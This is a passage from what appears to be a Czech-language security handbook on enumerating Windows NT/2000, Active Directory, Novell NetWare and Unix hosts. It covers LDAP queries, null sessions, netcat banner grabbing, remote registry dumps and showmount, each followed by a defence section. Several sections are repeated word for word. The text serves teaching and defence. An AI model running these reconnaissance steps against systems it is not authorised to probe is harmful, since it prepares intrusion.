2. Jakmile je spojení vytvořeno, autentizujeme se pomocí volby Connections - Bind jako ovládnutý uživatel Guest. Nesmíme zapomenout správně vyplnit okénko s doménou.



3. Nyní, když je LDAP relace vytvořena, můžeme začít inventarizovat uživatele a skupiny. Použijeme volby View - Tree a do dialogového okna zadáme root kontext (v našem případě **dc=labfarcce, dc=org**).



4. V levém panelu se objeví uzel, který můžeme dále rozbalit klepnutím na symbol plus. Získáme tak základní objekty.
5. Nakonec dvakrát klepneme na CN = Users a CN = Builtin, čímž získáme seznam všech uživatelů a skupin na serveru. Položka Users je vidět na obrázku 3-4.


Jak je možné, že všechny tyto informace získáme pomocí pouhého konta guest? Některé služby převzaté z NT4 (například RAS a SQL Server) musí mít možnost číst z AD objekty uživatel a skupina. Instalační program AD na Win2000 (dcpromo) se administrátora dotazuje, zda chce použít volnější přístupová práva, která převzatým službám umožní komunikaci s AD (viz obrázek 3-5).

Pokud při instalaci zvolíte volnější přístupová práva, bude možné inventarizovat uživatele a skupiny pomocí LDAP.




## Obrana proti inventarizaci AD

V každém případě filtroujte na hraničních směrovacích přístup k TCP portům 389 a 3268. Pokud neplánujete exportování AD do světa, nemá k nim mít nikdo neautorizovaný přístup.



Obrázek 3-4. ldp.exe inventarizuje prostřednictvím autentizovaného spojení uživatele a skupiny z AD



Obrázek 3-5. Instalační program AD (dcpromo) se dotazuje, zda mají být implicitní přístupová práva k objektům uživatela a skupina volnější, aby bylo možné zajistit přístup i aplikacím převzatým z NT4

Abyste zabránili úniku informací do nedůvěryhodných oblastí vnitřní sítě, musíte omezit přístupová práva k AD. Rozdíl mezi režimem volnějších přístupových práv (kompatibilita s převzatými aplikacemi) a přirozenými přístupovými právy Win2000 spočívá v podstatě ve členství ve skupině pro přístup převzatých aplikací (Pre-Windows 2000 Compatible Access). Implicitní přístupová práva této skupiny k AD jsou uvedena v tabulce 3-2.

Objekt	Práva	Aplikováno na
Root adresář	Vypisovat obsah	Tento objekt a všechny jeho potomky
Uživatelské objekty	Vypisovat obsah Čist všechny vlastnosti Práva ke čtení	Uživatelské objekty
Objekty skupiny	Vypisovat obsah Čist všechny vlastnosti Práva ke čtení	Objekty skupiny

Tabulka 3-2. Přístupová práva objektů uživatel a skupina nastavená ve skupině pro přístup převzatých aplikací

Pokud během instalace AD vyberete volnější přístupová práva (viz obrázek 3-5), instalaci program přidá automaticky skupinu Everyone do skupiny pro převzaté aplikace (Pre-Windows 2000 Compatible Access group). Odstraněním skupiny Everyone ze skupiny pro převzaté aplikace (a po restartu doménových kontrolérů) bude doména fungovat s větší úrovni zabezpečení. Jestliže budete z nějakého důvodu potřebovat úroveň zabezpečení opět snížit, můžete následujícím příkazem skupinu Everyone opět přidat.

```
net localgroup "Pre-Windows 2000 Compatible Access" everyone /add
```

Více informací najdete v článku Q240855 z KB na <http://search.support.microsoft.com>.

Přístupová práva diktovaná členstvím ve skupině pro převzaté aplikace jsou aplikována také na dotazy kladené prostřednictvím prázdné relace NetBIOSu. Toto tvrzení můžeme ověřit pomocí dvou relací uskutečněných programem enum. První relace je navázána se serverem, kde je skupina Everyone členem skupiny pro převzaté aplikace.

```
C:\>enum -U corp-dc
server: corp-dc
setting up session... success.
getting user list (pass 1, index 0)... success, got 7.
Administrator Guest IUSR_CORP-DC IWAM_CORP-DC krbtgt
NetShowServices TslInternetUser
cleaning up... success.
```

Nyní ze skupiny pro převzaté aplikace skupinu Everyone odstraníme, restartu jeme počítac a použijeme enum ještě jednou stejným způsobem:

```
C:\>enum -U corp-dc
server: corp-dc
setting up session... success.
getting user list (pass 1, index 0)... fail
return 5, Access is denied.
cleaning up... success.
```

### Tip

Před migrací na AD se vážně zamyslete nad aktualizací všech RAS, RRAS a SQL serverů ve vaši organizaci. Jedině tak zabráníte možnosti volného čtení informací o uživatelích uvedených v AD.

## INVENTARIZACE APLIKACÍ A BANNERŮ NT/2000

Dosud jsme se zabývali metodami inventarizace sdílených prostředků a uživatelských účtů, které využívaly funkcí operačního systému. Nyní se pokusíme získat ještě více informací pomocí aplikací běžně instalovaných na servery s NT/2000. Použijeme metodu, která je označována jako získávání bannerů „banner grabbing“. Metoda spočívá v připojení na aplikaci a analýze získaného výstupu. Tento výstup (banner) může být pro útočníka až neuvěřitelně cenný. V mnoha případech poskytne informace o typu softwaru a jeho verzi, takže je možné okamžitě začít hledat způsoby, jak prostřednictvím dané aplikace proniknout do systému.



## Základní metody získávání bannerů: telnet a netcat

Rozšířenost	<b>5</b>
Složitost	<b>9</b>
Dopad	<b>1</b>
Celkové riziko	<b>5</b>

Existuje jeden časem prověřený nástroj používaný k inventarizaci bannerů a informačních hlášení aplikací jak pod NT/2000, tak i ve světě Unixu: telnet. Navažte telnetem spojení s cílovým portem serveru, pokud je to nutné, stiskněte několikrát ENTER a analyzujte informaci, kterou uvidíte na obrazovce:

**C:\>telnet www.corleone.com 80**

HTTP/1.0 400 Bad Request

Server: Netscape-Commerce/1.12

Your browser sent a non-HTTP compliant message.

Tento postup pracuje s mnoha běžnými aplikacemi, které naslouchají na vyhrazených portech (vyzkoušejte HTTP port 80, SMTP port 25 nebo FTP port 21).

Pokud chcete být o něco preciznější, použijte program netcat, vytvořený Hobbitem (<http://www.avian.org>) a portovaný do prostředí Windows NT Weld Pondem ze skupiny LOpt. Netcat můžete získat na adrese <http://packetstorm.securify.com/UNIX/scanners/nclIO.exe>. Jedná se o další z nástrojů, který by neměl chybět ve výbavě žádného administrátora. Jeho použití nepřítelem může být zničující. Ukažme si jednu z jeho nejjednodušších funkcí. Připojení na specifikovaný port:

**C:\> nc -v www.corleone.com 80**

www.corleone.com [192.168.45.7] 80 (?) open

Abychom vyprovokovali cílový server k odpovědi, musíme na jeho vstup zaslat nějaká data. Stisk klávesy ENTER vyvolá následující odezvu:

HTTP/1.1 400 Bad Request

Server: Microsoft-IIS/4.0

Date: Sat, 03 Apr 1999 08:42:40 GMT

Content-Type: text/html

Content-Length: 87

```
<html><head><title>Error</title></head><body>The parameter is incorrect. </body>
</html>
```

Zkušenější útočníci zcela jistě použijí příkaz HEAD:

**C:\>nc -v www.corleone.com 80**

www.corleone.com [192.168.45.7] 80 (?) open

HEAD / HTTP/1.0

HTTP/1.1 200 OK

Server: Microsoft-IIS/5.0  
 Date: Tue, 08 May 2001 00:52:25 GMT  
 Connection: Keep-Alive  
 Content-Length: 1270  
 Content-Type: text/html  
 Set-Cookie: ASPSESSIONIDGGQQLAO=IPGFBKDGDPOOHCOHKOAKHI; path=/  
 Cache-control: private

Tato informace útočníkovi značně usnadňuje výběr metod, které může použít k průniku na cílový server. Jakmile totiž zná typ serveru a jeho verzi, může použít útoky specifické pro danou platformu. S programem netcat se setkáme ještě několikrát. Například v sekci o inventarizaci Unixu.



## Obrana proti úniku informací prostřednictvím bannerů

Seznamte se dokonale s dokumentací k aplikaci. Nakonfigurujte ji tak, aby po napojení klienta neposkytovala informaci o verzi a typu. Testujte pravidelně svůj server pomocí netcatu, abyste se ujistili, že útočníkům neposkytujete žádnou kritickou informaci. Aplikujte všechny dostupné záplaty, a je-li to možné, používejte vždy poslední verzi aplikace.

Nejpopulárnějším bannerem pod Windows NT/2000 je zcela jistě ten, který poskytuje IIS. Jeho změna však bohužel představuje editaci %systemroot%\system32\inetsrv\w3svc.dll některým z hexadecimálních editorů. Editace DLL je velmi delikátní záležitostí zvláště v případě Win2000, kde jsou systémové souboory chráněny pomocí WFP (Windows File Protection).

Jinou možností, jak změnit banner IIS, je instalace ISAPI filtru, který bude navržen tak, aby pomocí volání SetHeader banner měnil.



## Inventarizace registry

Rozšířenost	<b>4</b>
Složitost	<b>7</b>
Dopad	<b>8</b>
Celkové riziko	<b>6</b>

Další cestou, jak inventarizovat aplikace provozované na NT/2000, je výpis obsahu Registry cílového počítače. Většina korektně instalovaných aplikací zanechá v Registry stopy. Pokud víte, kde hledat, získáte nepřeberné množství informací o uživatelských, aplikacích a jejich konfiguraci. Implicitní konfigurace NT/2000 naštěstí umožňuje přístup k Registry pouze administrátorovi (alespoň serverová verze), takže níže uvedené techniky většinou nelze použít v kombinaci s prázdnou relací. Jedinou výjimkou je situace, kdy je v klíči HKLM\System\CurrentControlSet\Control\SecurePipeServers\WInreg\AllowedPaths povolen přístup k ostatním klíčům prostřednictvím prázdných relací. Implicitně je tímto způsobem povolen přístup například k HKLM\Software\Microsoft\WindowsNT\Current VersionX.

Dva nejpoužívanější programy pro výpis Registry jsou regdump z NTRK a DumpSec. Regdump je jednoduchá utilita, která pouze kompletně vypíše Registry (nebo konkrétní klíče zadané jako argumenty). Ačkoli je

přístup k Registry povolen pouze administrátorovi, určitě se vyskytne útočník, který bude pokoušet šestí a zkusi namátkou vypsat některé z klíčů. V následujícím příkladu se pokusíme vypsat aplikace, které jsou automaticky spouštěny během startu operačního systému (může se například jednat o zadní vrátku typu NetBus instalovaná útočníkem).

FriendlyName	Name	Status	Type	Account
Import	Import	Stopped	Kernel	
Jazzg300	Jazzg300	Stopped	Kernel	
Jazzg364	Jazzg364	Stopped	Kernel	
Jzvx1484	Jzvx1484	Stopped	Kernel	
Keyboard Class Driver	Kbdclass	Running	Kernel	
KSecDB	KSecDB	Running	Kernel	
Messenger	Messenger	Running	Win32	LocalSystem
mga	mga	Stopped	Kernel	
mga_mil	mga_mil	Stopped	Kernel	
Microsoft NDIS System Driver	NDIS	Running	Kernel	
mitsumi	mitsumi	Stopped	Kernel	
mkecr5xx	mkecr5xx	Stopped	Kernel	
Modem	Modem	Stopped	Kernel	
Mouse Class Driver	Mouseclass	Running	Kernel	
HsFs	HsFs	Running	Kernel	
Mup	Mup	Running	Kernel	
Ncr53c9x	Ncr53c9x	Stopped	Kernel	
nkr77c22	nkr77c22	Stopped	Kernel	
Ncrc700	Ncrc700	Stopped	Kernel	
Nrc710	Nrc710	Stopped	Kernel	
Net Logon	Netlogon	Stopped	Win32	LocalSystem
NetBIOS Interface	NetBIOS	Running	Kernel	
NetDetect	NetDetect	Stopped	Kernel	
Network DDE	NetDDE	Stopped	Win32	LocalSystem
Network DDE DSDM	NetDDEDsdm	Stopped	Win32	LocalSystem
Npfs	Npfs	Running	Kernel	
NT LM Security Support Provider	NtLmSsp	Stopped	Win32	LocalSystem
Ntfs	Ntfs	Stopped	Kernel	
Null	Null	Running	Kernel	

Obrázek 3-6. DumpSec Inventarizuje všechny služby a ovladače

```
C:\> regdump -tn \\192.168.202.33 HKEY_LOCAL_MACHINE\SOFTWARE\
      Microsoft\Windows\CurrentVersion\Run
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
  SystemTray = SysTray.Exe
  BrowserWebCheck - loadwc.exe
```

Program DumpSec poskytuje mnohem hezčí výstup (viz obrázek 3-6), ale v podstatě dělá totéž jako regdump.

Výpis „Dump Services“ obsahuje všechny Win32 služby a ovladače jádra cílového systému (ať již jsou spuštěny, či ne). S takovou informací je plánování cíleného útoku dětskou hrou. Připomeňme si, že pokud má být inventarizace úspěšná, musíme mít odpovídající přístupová práva a musí být vytvořena prázdná relace.

## Obrana proti inventarizaci Registry

 Ujistěte se, že máte Registry uzamčeny a že nejsou přístupné ze sítě. Pokud se v Registry vyskytuje klíč HKLM\SYSTEM\CurrentControlSet\Control\SecurePipeServers\winreg, je přístup ze sítě omezen pouze

na administrátory. Tento klíč se implicitně vyskytuje na NT/2000 serverech, na pracovních stanicích však nikoli. Volitelný subklíč AllowedPaths definuje nezávisle na klíči Winreg specifické oblasti Registry, ke kterým je povolen přístup. Je tedy nutné ho pečlivě prověřit. Další informace najdete v článku Q153183 z KB, který najdete na <http://search.support.microsoft.com>. Je více než vhodné zkonto rovat, zda vaše Registry neposkytují informace, které byste raději udrželi v tajnosti. Ke kontrole můžete použít například program DumpSec.


S dosud získanými informacemi se již může útočník pokusit o aktivní průnik do systému s Windows NT/2000, tak jak je to popsáno v kapitolách 5 a 6.

## INVENTARIZACE NOVELL NETWARE

Problém prázdných relací není vlastní pouze Windows NT/2000. Novell NetWare je na tom ještě o něco hůře. Poskytuje totiž informace, aniž by bylo nutné se autentizovat serveru nebo stromu. Servery NetWare 3.x a 4.x (se zapnutým Bindery kontextem) obsahují bezpečnostní díru zvanou „Attach“, která umožňuje komukoli inventarizovat servery, stromy, skupiny, tiskárny a jména uživatelů, aniž by se musel přihlásit k serveru. Ukážeme si, jak jednoduše lze podobný útok realizovat, a poté si popíšeme postup, kterým tu to bezpečnostní díru zacelíme.

## Analýza Okolních počítačů

Prvním krokem v inventarizaci sítě Novell je identifikace dostupných serverů a stromů. Lze to provést několika způsoby, ale neexistuje jednodušší než použití „Okolních počítačů“ z Windows 95/98/NT. Tato užitečná síťová utilitka kontaktuje všechny novellové servery a NDS stromy v síti (viz obrázek 3-7).



Obrázek 3-7. Okolní počítače z Windows inventarizují novellové servery a stromy v síti

Bez přihlášení k NDS stromu ho však nelze dále rozvinout. Samo o sobě se zatím nejedná o odhalení kritické informace, ale tento zdánlivě bezvýznamný krůček vede k následným rozsáhlým únikům informací.

## Client32

Rozšířenost	7
Složitost	10
Dopad	1
Celkové riziko	6

na administrátory. Tento klíč se implicitně vyskytuje na NT/2000 serverech, na pracovních stanicích však nikoli. Volitelný subklíč AllowedPaths definuje nezávisle na klíči Winreg specifické oblasti Registry, ke kterým je povolen přístup. Je tedy nutné ho pečlivě prověřit. Další informace najdete v článku Q153183 z KB, který najdete na <http://search.support.microsoft.com>. Je více než vhodné zkontovalovat, zda vaše Registry neposkytuje informace, které byste raději udrželi v tajnosti. Ke kontrole můžete použít například program DumpSec.

S doposud získanými informacemi se již může útočník pokusit o aktivní průnik do systému s Windows NT/2000, tak jak je to popsáno v kapitolách 5 a 6.

## INVENTARIZACE NOVELL NETWARE

Problém prázdných relací není vlastní pouze Windows NT/2000. Novell NetWare je na tom ještě o něco hůře. Poskytuje totiž informace, aniž by bylo nutné se autentizovat serveru nebo stromu. Servery NetWare 3.x a 4.x (se zapnutým Bindery kontextem) obsahují bezpečnostní díru zvanou „Attach“, která umožňuje komukoli inventarizovat servery, stromy, skupiny, tiskárny a jména uživatelů, aniž by se musel přihlásit k serveru. Ukážeme si, jak jednoduše lze podobný útok realizovat, a poté si popíšeme postup, kterým tu-to bezpečnostní díru zacelíme.

## Analýza Okolních počítačů

Prvním krokem v inventarizaci sítě Novell je identifikace dostupných serverů a stromů. Lze to provést několika způsoby, ale neexistuje jednodušší než použití „Okolních počítačů“ z Windows 95/98/NT. Tato užitečná síťová utilita kontaktuje všechny novellové servery a NDS stromy v síti (viz obrázek 3-7).




Obrázek 3-7, Okolní počítače z Windows inventarizují novellové servery a stromy v síti

Bez přihlášení k NDS stromu ho však nelze dále rozvinout. Samo o sobě se zatím nejedná o odhalení kritické informace, ale tento zdánlivě bezvýznamný krůček vede k následným rozsáhlým únikům informací.

## Client32

Rozšířenost	7
Složitost	10
Dopad	1
Celkové riziko	6


Novellový program Services umožňuje ovládání NetWare spojení pomocí volby NetWare Connections (víz obrázek).



Obrázek 3-8. Utilita Connections zobrazuje NDS strom, číslo spojení a kompletní sítovou adresu, včetně čísla sítě a adresy uzlu

Útočníka jistě potěší, že jakmile je vytvořeno spojení (attach), může zobrazit NDS strom, ve kterém je obsažen server, číslo spojení a kompletní síťová adresa včetně čísla sítě a adresy uzlu (viz obrázek 3-8).

Tato informace může být později využita k připojení k serveru a získání administrátorův privilegií (viz kapitola 7).



Obrázek 3-9. On-Site Admin Je velmi užitečná utilita k inventarizaci novellových štítků




## On-Site Admin - analýza serverů

Rozšířenost	7
Složitost	8
Dopad	5
Celkové riziko	7


Produkt On-Site Admin dokáže zobrazit status každého serveru v síti, aniž by bylo nutné se autentizovat. Místo aby odesílal své vlastní dotazy On-Site, zobrazuje servery registrované utilitou Okolní počítače, která odesílá periodické broadcasty identifikující novellové servery v síti. Na obrázku 3-10 jsou vidět informace, které se podařilo programu On-Site získat.

Dalším zlatým hřebem programu On-Site je funkce Analyze, jejíž výstup můžeme vidět na obrázku 3-10.



Obrázek 3-10. On-Site admin zobrazuje Informace o svazku


Stačí vybrat server, stisknout tlačítko Analyze a informace o svazku máme jako na dlani. Navíc dojde k vytvoření spojení se serverem, které je možné zobrazit utilitou NetWare Connections:



## On-Site Admin - prohlížení stromu

Rozšířenost	7
Složitost	10
Dopad	1
Celkové riziko	6

Pomocí programu On-Site Admin lze prohlížet většinu NDS stromů až téměř do poslední úrovně. V tomto případě vytvoří Client32 plnohodnotné spojení se zvoleným serverem (viz předchozí obrázek). Příčinou je to, že NetWare 4.x umožňuje prohlížení stromu implicitně komukoli. Problém můžete částečně vyřešit aplikací IRF (.Inheritance Rights Filter) na kořen stromu. Informace, které může útočník získat prohlížením stromu, jsou velmi citlivé. Některé nejdůležitější příklady těchto informací (uživatelé, skupiny, servry, svazky - v literatuře uváděné též jako NetWare Disky) jsou uvedeny na obrázku 3-11.



Na základě získaných informací se může útočník pokusit o průnik do systému tak, jak je uvedeno v kapitole 7.

## INVENTARIZACE UNIXU

Většina moderních implementací Unixu používá ke komunikaci po síti standardní protokoly TCP/IP, takže neposkytuje informace o systému s takovou ochotou jako NT prostřednictvím NetBIOSu a NetWare díky použitým proprietárním mechanismům. Samozřejmě to neznamená, že Unix nelze inventarizovat. Výsledek takového úsilí však ve značné míře závisí na tom, jak je systém nakonfigurován. Útočníci například již roky využívají k získávání relevantních informací všeobecně rozšířené protokoly RPC (Remote

Procedure Call - volání vzdálených procedur), NIS (Network Information System - síťový informační systém) a NFS (Network Filé System - síťový souborový systém). V následujícím textu se budeme zabývat některými klasickými technikami (starými a dobrými, které budou fungovat snad navěky).

Většina níže popsaných technik využívá informací získaných pomocí skenování portů a identifikace typu operačního systému (viz dvě předcházející kapitoly).

## Inventarizace sdílených prostředků



Rozšířenost	7
Složitost	10
Dopad	1
Celkové riziko	<b>6</b>

Nejlepšími zdroji informací o síti jsou základní techniky popsané v kapitole 2 (skenování portů apod.). O něco hlubší analýzu však lze provést pomocí utility showmount, která je vhodná k inventarizaci exportovaných síťových souborových systémů (NFS). Předpokládejme například, že skenování odhalilo na cílovém počítači otevřený port 2049 (NFS). Showmount pak může být použit k zobrazení konkrétních sdílených adresářů:

```
showmount -e 192.168.202.34
export list for 192.168.202.34:
/pub                           (everyone)
/var                           (everyone)
/usr                           user
```

Přepínač -e zobrazí seznam adresářů exportovaných serverem. Tomuto úniku informací nelze dost dobře zabránit, protože se jedná o implicitní vlastnost NFS. Alespoň se tedy přesvědčte, zda mají exportované adresáře správně nastavena přístupová práva (čtení/zápis musí být povolen pouze konkrétním důvěryhodným počítačům) a že je přístup pomocí NFS do vnitřní sítě blokován firewallem (port 2049). Není také od věci dotazy zasílané pomocí showmount logovat a vyhodnocovat podezřelé aktivity.

NFS však již není jediný systém používaný v Unixu ke sdílení informací. Na popularitě získává balík Samba, který umožnuje sdílení souborů a tiskáren pro SMB klienty. Jak již bylo řečeno, SMB (Server Message Block) je základem síťové komunikace Windows. Sambu můžete získat na <http://www.samba.org> a je také součástí mnoha distribucí Linuxu. Ačkoli konfigurační soubor Samby (/etc/smb.conf) umožňuje definovat několik parametrů týkajících se bezpečnosti, jejich chybána konfigurace může vést k tomu, že některé sdílené prostředky budou jen slabě chráněné.

